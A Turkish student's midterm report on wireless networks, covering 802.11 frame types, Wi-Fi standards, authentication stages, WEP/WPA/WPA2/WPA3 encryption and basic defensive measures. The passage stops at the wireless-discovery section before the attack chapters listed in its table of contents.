

# **BİLGİSAYAR AĞLARI**

**ARA SINAV RAPORU**

**Bilgisayar Mühendisliği**

**Karamanoğlu Mehmetbey Üniversitesi**

**İSMET ARSLAN  
191312073**

**KASIM 2020**

# İÇİNDEKİLER

1	TEMEL KAVRAMLAR.....	3
1.1	Kablosuz Ağ.....	3
1.2	Kablosuz Ağ Bileşenleri.....	3
2	KABLOSUZ AĞ STANDARTLARI.....	6
3	KABLOSUZ AĞ BAĞLANMA AŞAMALARI: .....	7
3.1	WEP.....	8
3.2	WPA/WPA 2.....	9
3.3	WPA 3.....	10
3.4	TKIP.....	11
4	KABLOSUZ AĞLARDA GÜVENLİK ÖNLEMLERİ.....	11
5	KABLOSUZ AĞLARIN KEŞFİ.....	11
5.1	Pasif Yöntem.....	12
5.2	Aktif Yöntem.....	15
6	KABLOSUZ AĞ SALDIRILARI.....	17
6.1	Erişim Kontrolü Saldırıları.....	18
6.2	Gizlilik Saldırıları.....	19
6.3	Kimlik Doğrulama Saldırıları.....	21
6.4	Kullanılabilirlik Saldırıları.....	21
7	BAZI KABLOSUZ AĞ SALDIRININ UYGULAMALARI.....	22
7.1	Wps Attack.....	22
7.2	WEP Cracking.....	26
7.3	WPA2 Cracking.....	33
7.4	MIT (Man In The Middle) Attack.....	40
	KAYNAKÇA.....	43

# TEMEL KAVRAMLAR

## 1.1 Kablosuz Ağ

Kablosuz iletişim teknolojisi, temel olarak bir ağ yapısı ya da noktadan noktaya bağlantının kablo yerine hava ortamı kullanarak sağlayan teknolojidir. Bu açıdan kablolu veya fiber optik iletişim yapısı ile benzerdir. Tek farklılık verinin iletildiği ortamdır. Kablosuz iletişimde veriler hava üzerinden iletilir.


### Wi-Fi Elemanları

- Wireless LAN Controller
- Access Point
- Wi-Fi Repeater
- Wireless NIC
- Client
- Sniffer

olarak tanımlanabilir.

Kablosuz ağlar için IEEE 802.11 standartları uygulanmaktadır ve OSI modelinde fiziksel katmanda yer almaktadır. IEEE 802.11 standartları ağda bulunan cihazların birbirleri ile iletişimini sağlaması için gerekli olan kuralları ortaya koyan standartlar kümesidir. 2004 yılında 802.11 yerini veri güvenliğinin ve kimlik doğrulama yöntemlerinin daha güvenli olduğu 802.11i'ye bırakmıştır.

Frame: Kablosuz ağlarda haberleşme frame üzerinden gerçekleştirilir. 802.11 standartlarına uygun bir frame ilk iki baytlık kısım Frame Control'dur. Frame Control de kendi içerisinde farklı kısımlara ayrılrsa da güvenlik açısından Frame Type ve Frame Subtype bölümlerine değineceğiz.




Frame Type, WLAN frame'in tipini belirleyen kısımdır. Management, Control ve Data olarak üç kısımdır.

->Management Frame: Ağ cihazı ile istemci arasındaki bağlantının kurulmasıyla ilgilidir. On tane alt tipi vardır. Bunlar içerisinde Authentication, Deauthentication, Beacon ve Probe frame'ler bizim için önemlidir.

->Authentication frame: Ağ cihazı ile istemci arasındaki bağlantı isteği, bağlantının kabul veya ret edilmesi bilgilerini taşır.


->Deauthentication frame: Ağ cihazı ya da istemci (Saldırganlar da olabilir) bağlantıyı koparmak için bu frame'i kullanır.

-> Beacon frame: Kablosuz ağ cihazları sürekli olarak içerisinde ismi (SSID) ve frekans, tip, MAC gibi bilgiler barındıran beacon frame'ler yayınlar. Böylece kullanıcılar yayın yapan AP(access point) leri görebilir ve bağlanabilir. IEEE 802.11 Beacon Frame kısmında Type parametresi Management, subtype ise 8'dir. Çünkü Beacon frame Management Frame'in 8. alt tipidir. Wireshark üzerinde wlan.fc.type\_subtype==0x08 filtresi uygulanabilir.




Probe Request: İstemci cihazlar nerede bulunduklarını bilmedikleri için daha önce bağlandıkları ve otomatik olarak bağlan seçeneğinin aktif olduğu ağlara bağlanabilmek için etrafa Probe Request gönderir. Böylece eğer bu kimlik bilgilerinin uyduğu ağ varsa bağlanabilir.

Control Frame: Ağ cihazı ile istemci arasındaki veri trafiğinin doğruluğu, bütünlüğü bu frame üzerinde taşınır. Acknowledgement (ACK), Request-to-Send (RTS), Clear-to-Send (CTS) olarak üç tipi vardır. Wireshark üzerinde Control Frame yakalamak için wlan.fc.type==1 filtresi uygulanabilir.



Data Frame: Asıl verinin taşındığı frame'lerdir. Wireshark üzerinde wlan.fc.type==2 filtresi ile görüntülenebilir.



WEP: Kablosuz ağlarda güvenlik sağlamak amacıyla geliştirilmiş WLAN protokolüdür. Fakat zamanla yeterli ve güvenli olmadığı için yaygın olarak kullanılmamaktadır.

WPA: WEP üzerindeki zafiyetlerin giderilmesi amacıyla oluşturulmuş güvenlik protokolüdür. Fakat yeterli olmamıştır.

WPA-2: WPA'nın yerine geçici çözüm olarak üretilmiştir. AP'ye dörtlü el sıkışma (four-way handshake) yöntemi kullanılır.

Access Point (AP) (Erişim Noktası): Kablosuz ağ cihazlarının bağlanarak bir ağ oluşturduğu merkezi cihaz. Genellikle bir donanım (access point, modem) olabilirken bazen özelleştirilmiş bir GNU/Linux dağıtımı da olabilir.

SSID: Access Point'in tanımlayıcı adı.

802.11x: IEEE tarafından tanımlanmış olan kablosuz cihazların çalışma standartları dizisidir.

Kanal (Channel): AP'nin hangi frekansta yayın yapacağını, her biri frekans aralıklarına denk gelen 1 ve 14 arasındaki değerlerdir. Ap'lerin birbirine yakın bantlarda çalışması durumunda frekansların üst üste binmesi overlapping denilen durumu oluşturur. Bu durum da ortamdaki gürültüyü artırır. Bu nedenle birbirinden uzak kanallar tercih edilir.

## 2. KABLOSUZ AĞ STANDARTLARI

802.11: 1997 yılında oluşturuldu. 802.11 yalnızca 2 Mbps'lik ağ bant genişliğini destekliyordu.

802.11b: 1999 yılında oluşturulmuştur. 11Mbps'e kadar bant genişliğini destekleyen bir standarttır.

802.11'den farklı olarak 2,4GHz radyo frekansını kullanır.

- Sinyal aralığı iyidir ve kolaylıkla engellenemez
- Kullanım sırasında ev aletleri ile frekansı karışabilir

802.11a: 802.11b ile birlikte geliştirilmiştir. Yüksek maliyeti nedeniyle genellikle kurumsal ağlarda kullanılmıştır. 54 Mbps'e kadar bant genişliği ve 5 GHz civarındaki frekans aralığını destekler.

802.11b'ye göre daha yüksek frekansa sahip olan 802.11a şebekelerinin aralığını kısaltır. 802.11a ve 802.11b farklı frekansları destekledikleri için birbirleriyle uyumlu değildir.

- Frekanslar, diğer cihazlardan gelen sinyal girişimini engeller.
- Menzili kısa olan sinyalleri daha kolay engellenir.

802.11g: 802.11a ve 802.11b standartlarının en iyi özelliklerini birleştirip, daha iyi bir standart oluşturulmaya çalışılmıştır. 54 Mbps'e kadar bant genişliğini destekler ve 2.4 GHz frekansını kullanır. 802.11g, 802.11b ile geriye dönük olarak uyumludur.

- Sinyal aralığı iyidir ve kolay engellenmez
- Diğer cihazlar sinyal frekansına müdahale edebilir.

802.11n: Birden çok kablosuz sinyal ve anten kullanılarak, 802.11g'de desteklenen bant genişliği miktarı artırılmıştır. 300 Mbps'ye kadar bant genişliği sağlar ve sinyal yoğunluğu arttığı için menzil alanı daha fazladır. Geriye dönük uyumludur.

- Dış kaynaklardan gelen sinyal girişimine göre daha dirençli
- Çoklu sinyal kullanımı, yakınlarda bulunan 802.11b/g ağlarına müdahale edebilir.


802.11ac: 2,4 GHz ve 5 GHz Wi-Fi bantlarında eş zamanlı destekleyen çift bantlı kablosuz teknolojiyi kullanmaktadır. Geriye dönük uyumluluk ve 5 GHz bandında 1300 Mbps'ye kadar, 2.4 Ghz'de 450 Mbp'se kadar bant genişliği sunmaktadır.

802.11ax: Wi-Fi 6 olarak da bilinen standart 2017 yılında üretilen routerlar ile yaygınlaşmaya başladı. 1 GHz ile 6 GHz arasındaki frekansları ve 20 MHz ile 160 MHz arasındaki bant genişliğini destekler. Bundan dolayı hem 2.4 GHz hem de 5 GHz frekanslarında yayın yapılabilir ve 80+80 MHz bant genişliğine sahip olacak biçimde çift bant kullanabilir.

## KABLOSUZ AĞ BAĞLANMA AŞAMALARI


Authentication (Kimlik doğrulama): Bir istemci sistem AP'ye kimlik doğrulaması yaparak bağlanmasının ilk adımıdır. Bu adımda iletilen frame'ler management frame olduğu için şifrelenmez. İki farklı kimlik doğrulama metodu vardır: Open System Authentication ve Shared Key.

-> Open System Authentication: Bu kimlik doğrulama türünde, istemciden içinde MAC adresinin bulunduğu bir istek gider ve AP'den kabul veya red cevabı gelir.



->Shared Key Authentication: Kimlik doğrulama için ortak bilinen bir anahtar (parola) kullanılır. Önce istemci AP'ye bağlantı isteğinde bulunur. AP kullanıcıya ait challenge text gönderir. İstemci cihaz bilinen anahtar bilgisiyle bu metni şifreler ve AP'ye gönderir. AP şifreli metni alır ve üzerinde belirlenen asıl anahtarla bu metnin şifresini çözer. Eğer şifresi çözülen metin, kullanıcıya ilk olarak gönderilen challenge text ile aynı ise parola doğrulanması sağlanmış olur. Doğru ise kullanıcıya kabul, doğru değilse ret içeren bir cevap döndürür.





->Association (Ağa kayıt olma): İstemciler kimlik doğrulama adımını geçtikten sonra AP tarafından ağa kayıt edilmelidir. Eğer bu işlem yapılmazsa istemciden gelen ve giden frameleler yok sayılır. Bir istemci aynı zamanda yalnızca bir ağa kayıt olabilir. İstemci association için bir istek gönderir, AP isteği değerlendirip, olumlu veya olumsuz cevap gönderir. Dönen cevap olumlu ise association cevabı içinde istemciyi daha sonra tanımak için bir ID bulunur (Association ID)(AID)).

## KABLOSUZ AĞLARDA ŞİFRELEME VE KİMLİK DOĞRULAMA


802.11 Standartı	Kimlik doğrulama	Şifreleme	Şifreleme algoritması	Anahtar üretilme metodu
WEP	Open/Shared Key	WEP	RC4(24 bit)	Statik
WPA(SOHO*)	PSK	TKIP	RC4(48 bit)	Dinamik
WPA2(SOHO)	PSK	CCMP	AES	Dinamik
WPA(Kurumsal)	802.1x	TKIP	RC4(48 bit)	Dinamik
WPA2(Kurumsal)	802.1x	CCMP	AES	Dinamik

\*SOHO(Small office/home office): Küçük ev ve ofis ağlarını ifade eder.

## WEP

Hem şifreleme protokolü hem de kimlik doğrulama işleminin ismidir. İlk başlarda kısıtlamalardan dolayı 64 bitlik WEP key kullanılıyordu. 64 bitin, 24 biti verinin şifrlenmesi ve çözülmesi için

kullanılan initialization vector (IV) ve 40 biti ise anahtardan (key) oluşur. Anahtar aslında girilen parola bilgisidir. 40 bitlik bir yer ayrıldığı için parola en fazla 10 alfanumerik karakterden oluşabilir. Bu 64 bit, RC4 isimli bir algoritmayla işleme sokulur ve başka bir değer elde edilir. Son olarak ilk değer ve en son değer XOR işlemine sokulur. Daha sonradan kısıtlamalar kaldırılmıştır ve 128, 152, 256 bit versiyonları çıkmıştır. Bu versiyonların IV değerleri 24 bittir.



Üretilen her IV'nin benzersiz(unique) olmalıdır. Ancak aktif bir ağda yaklaşık 5000 paketten sonra aynı IV değerinin tekrarlanma olasılığı %50'dir. Bu IV'lerin toplanabilmesi için ARP paketleri ya da TCP paketleri izlenip, kaydedilerek parolanın şifrelenmiş hali elde edilebilir. ARP paketleri AP tarafından broadcast yapıldığı için toplanması kolaydır.

## WPA / WPA2

WEP üzerindeki ciddi güvenlik zafiyetleri nedeniyle geçici bir çözüm olarak, 2003 yılında TKIP şifreleme metodunu kullanan WPA oluşturulmuştur. 2004 yılında ise AES şifreleme algoritması ve CCMP şifreleme metodunun kullanıldığı WPA2 ortaya çıkmıştır. Kimlik doğrulama metodu ise kurumsal ve Preshared Key (PSK) metodları geliştirilmiştir. WPA2 dörtlü el sıkışma (4 way handshake) kullanır.

WPA şifreleme yöntemi olarak TKIP kullanır. AES-CCMP ve WEP'i destekler. WEP'teki zafiyetlere karşı 3 güvenlik önlemi geliştirilmiştir.

- 1- Anahtar ve IV, kriptografik algoritmaya tabi tutulmadan önce bir fonksiyona sokulur ve o şekilde gönderilir.
- 2- Paketler için bir sıra numarası (sequence number) koyar. Böylece replay attack (arka arkaya sahte istek gönderilmesi) durumunda AP bu paketleri yok sayacaktır.
- 3- Paketlerin bütünlüğünün kontrol edilmesi amacıyla 64 bitlik Message Integrity Check (MIC) eklenmiştir. WEP'te içeriği bilinen bir paket, şifre çözülme dahi değiştirilebilir.

Tüm bu gelişmelere rağmen 2017 yılında yayımlanan Krack zafiyeti ile WPA ve WPA2 protokollerinde handshake arasına girerek şifreleme işlemlerinin geri dönüşümlü olarak yapılmasını mümkün kılmıştır.

## WPA3

Uzun yıllar boyunca kullanılan WPA2 üzerindeki zafiyetlerin giderilmesi amacıyla 2018 yılında duyurulmuş yeni bir şifreleme protokoldür.

WPA3 ile gelen yenilikler:

- Kaba kuvvet saldırılarına karşı koruma.
- Genel ağ gizliği . Temel olarak parola erişimsiz bir noktaya bağlanılsa bile iletişimin şifreleneceği anlamına geliyor.
- İnternetin güvenliğini sağlama. Ağa katılan her cihaza fazladan bir kimlik doğrulama yöntemi kullanılacak
- Daha güçlü şifreleme. Commercial National Security Algorithm Suite kullanarak 192 bit şifreleme işlemi gerçekleştirilecek. Bu durum kullanıcı güvenliğini arttıracaktır.

## TKIP

Büyük ölçüde WEP'e benzerlik gösterir. WEP üzerinde yapılan atakların çoğundan etkilenir.

## CCMP

AES alınarak verilerin şifrenmesi için tasarlanan şifreleme protokolüdür. CCMP'nin güvenlik için getirdiği yenilikler:

- Veri güvenliği: Sadece yetkili kısımlar tarafından erişilebilir
- Kimlik doğrulama: Kullanıcının 'gerçekliğini' doğrulama olanağı verir.
- Erişim kontrolü: Katmanlar arası bağlantı/yönetim gelişmiştir.

## EAP(Extensible Authentication Protocol)

EAP kimlik denetimi için bir çok farklı yöntem barındırır. En bilinenleri EAP-PSK, EAP-TLS, LEAP, PEAP.

EAP-TLS: Kablosuz ağlarda kimlik doğrulama için standart metottur. Sertifika veya akıllı kart kullanan ağlar için önemlidir.

LEAP: Cisco tarafından geliştirilmiş bir kimlik doğrulama yöntemidir. Zafiyet barındırdığı için yerine EAP-FAST'e bırakmıştır.

PEAP: Yalnızca sunucu taraflı PKI sertifikasına ihtiyaç duyar. Kimlik doğrulama güvenliği için TLS tunel üzerinden bilgilerin iletimi yapılır.

## KABLOSUZ AĞLARDA GÜVENLİK ÖNLEMLERİ

Kablosuz ağlardaki en büyük tehlike verilerin iletiildiği ortamdır. Çünkü veri havada serbestçe ve menzilinın yettiği yere kadar ulaşabilecek şekilde dolandır.

### Erişim Noktası Öntanımlı Ayarlarının Değıştirilmesi

En risklerden birisidir. Alınan erişim noktası cihazının kurulumundan sonra mutlaka ön tanımlı ayarların değıştirilmesi gerekir. Çünkü bu ayarlar içerisinde erişim noktasının yönetim konsolu parolası genelde standart olarak belirlenir.

### Erişim Nokta İsmi Görünmez Kılma : SSID Saklama

Kablosuz ağlarda SSID saklamak günümüze kadar bir güvenlik yöntemi olarak görülse de farklı bir saldırıya maruz kalındığına da işaret eden bir durum olabilir. Risk değerdendirmesi yapılırken kurumda böyle bir saldırıya maruz kalındığı düşünülebilir. Ayrıca SSID her ne kadar gizlense de yeterli bilgisi olanlar bulabilirler.

### Erişim Kontrolü

Standart kablosuz ağ güvenlik protokollerinde ağa giriş anahtarına bir şekilde sahip olan herkes ağa dahil olabilir. Bu durum ağ güvenliğini riske eder.

### MAC Tabanlı Erişim Kontrolü

Ağa dahil olması istenilen cihazların MAC adreslerinin AP üzerinde tanımlanarak istenilmeyen cihazların uzak tutulması amaçlanır. Fakat ağ üzerinde böyle bir kontrol olduğunu farkedenden saldırgan ağa bağlı cihazlardan birisinin MAC adresini kopyalama yoluna da gidebileceği için çok güvenilir bir yöntem olmaktan çok bir duvar gibi düşünülebilir.

### NAC (Network Access Control)

NAC teknolojisi hem kullanıcı bazlı hem de cihaz bazlı erişim denetlemesi yapılmasını mümkün kılar. Böylece MAC ve parola korumasının temelde amaçladıklarını gerçekleştirir. Temelde 4 işlem ile ağ güvenliğini sağlanmasını amaçlar.

- 1- Kimlik doğrulama
- 2- Yetkilendirme
- 3- Güvenlik Taraması
- 4- İyileştirme

## KABLOSUZ AĞLARIN KEŞFİ

Kablosuz ağlarda keşif yakın çevrede bulunan erişim noktalarının tespitidir. Keşif araçlarının taşınabilir hale getirilip etrafta bulunan kablosuz ağları keşfetme işlemine War driving, bu noktalarının özelliklerinin işaretlenmesine ise War Chalking denir.

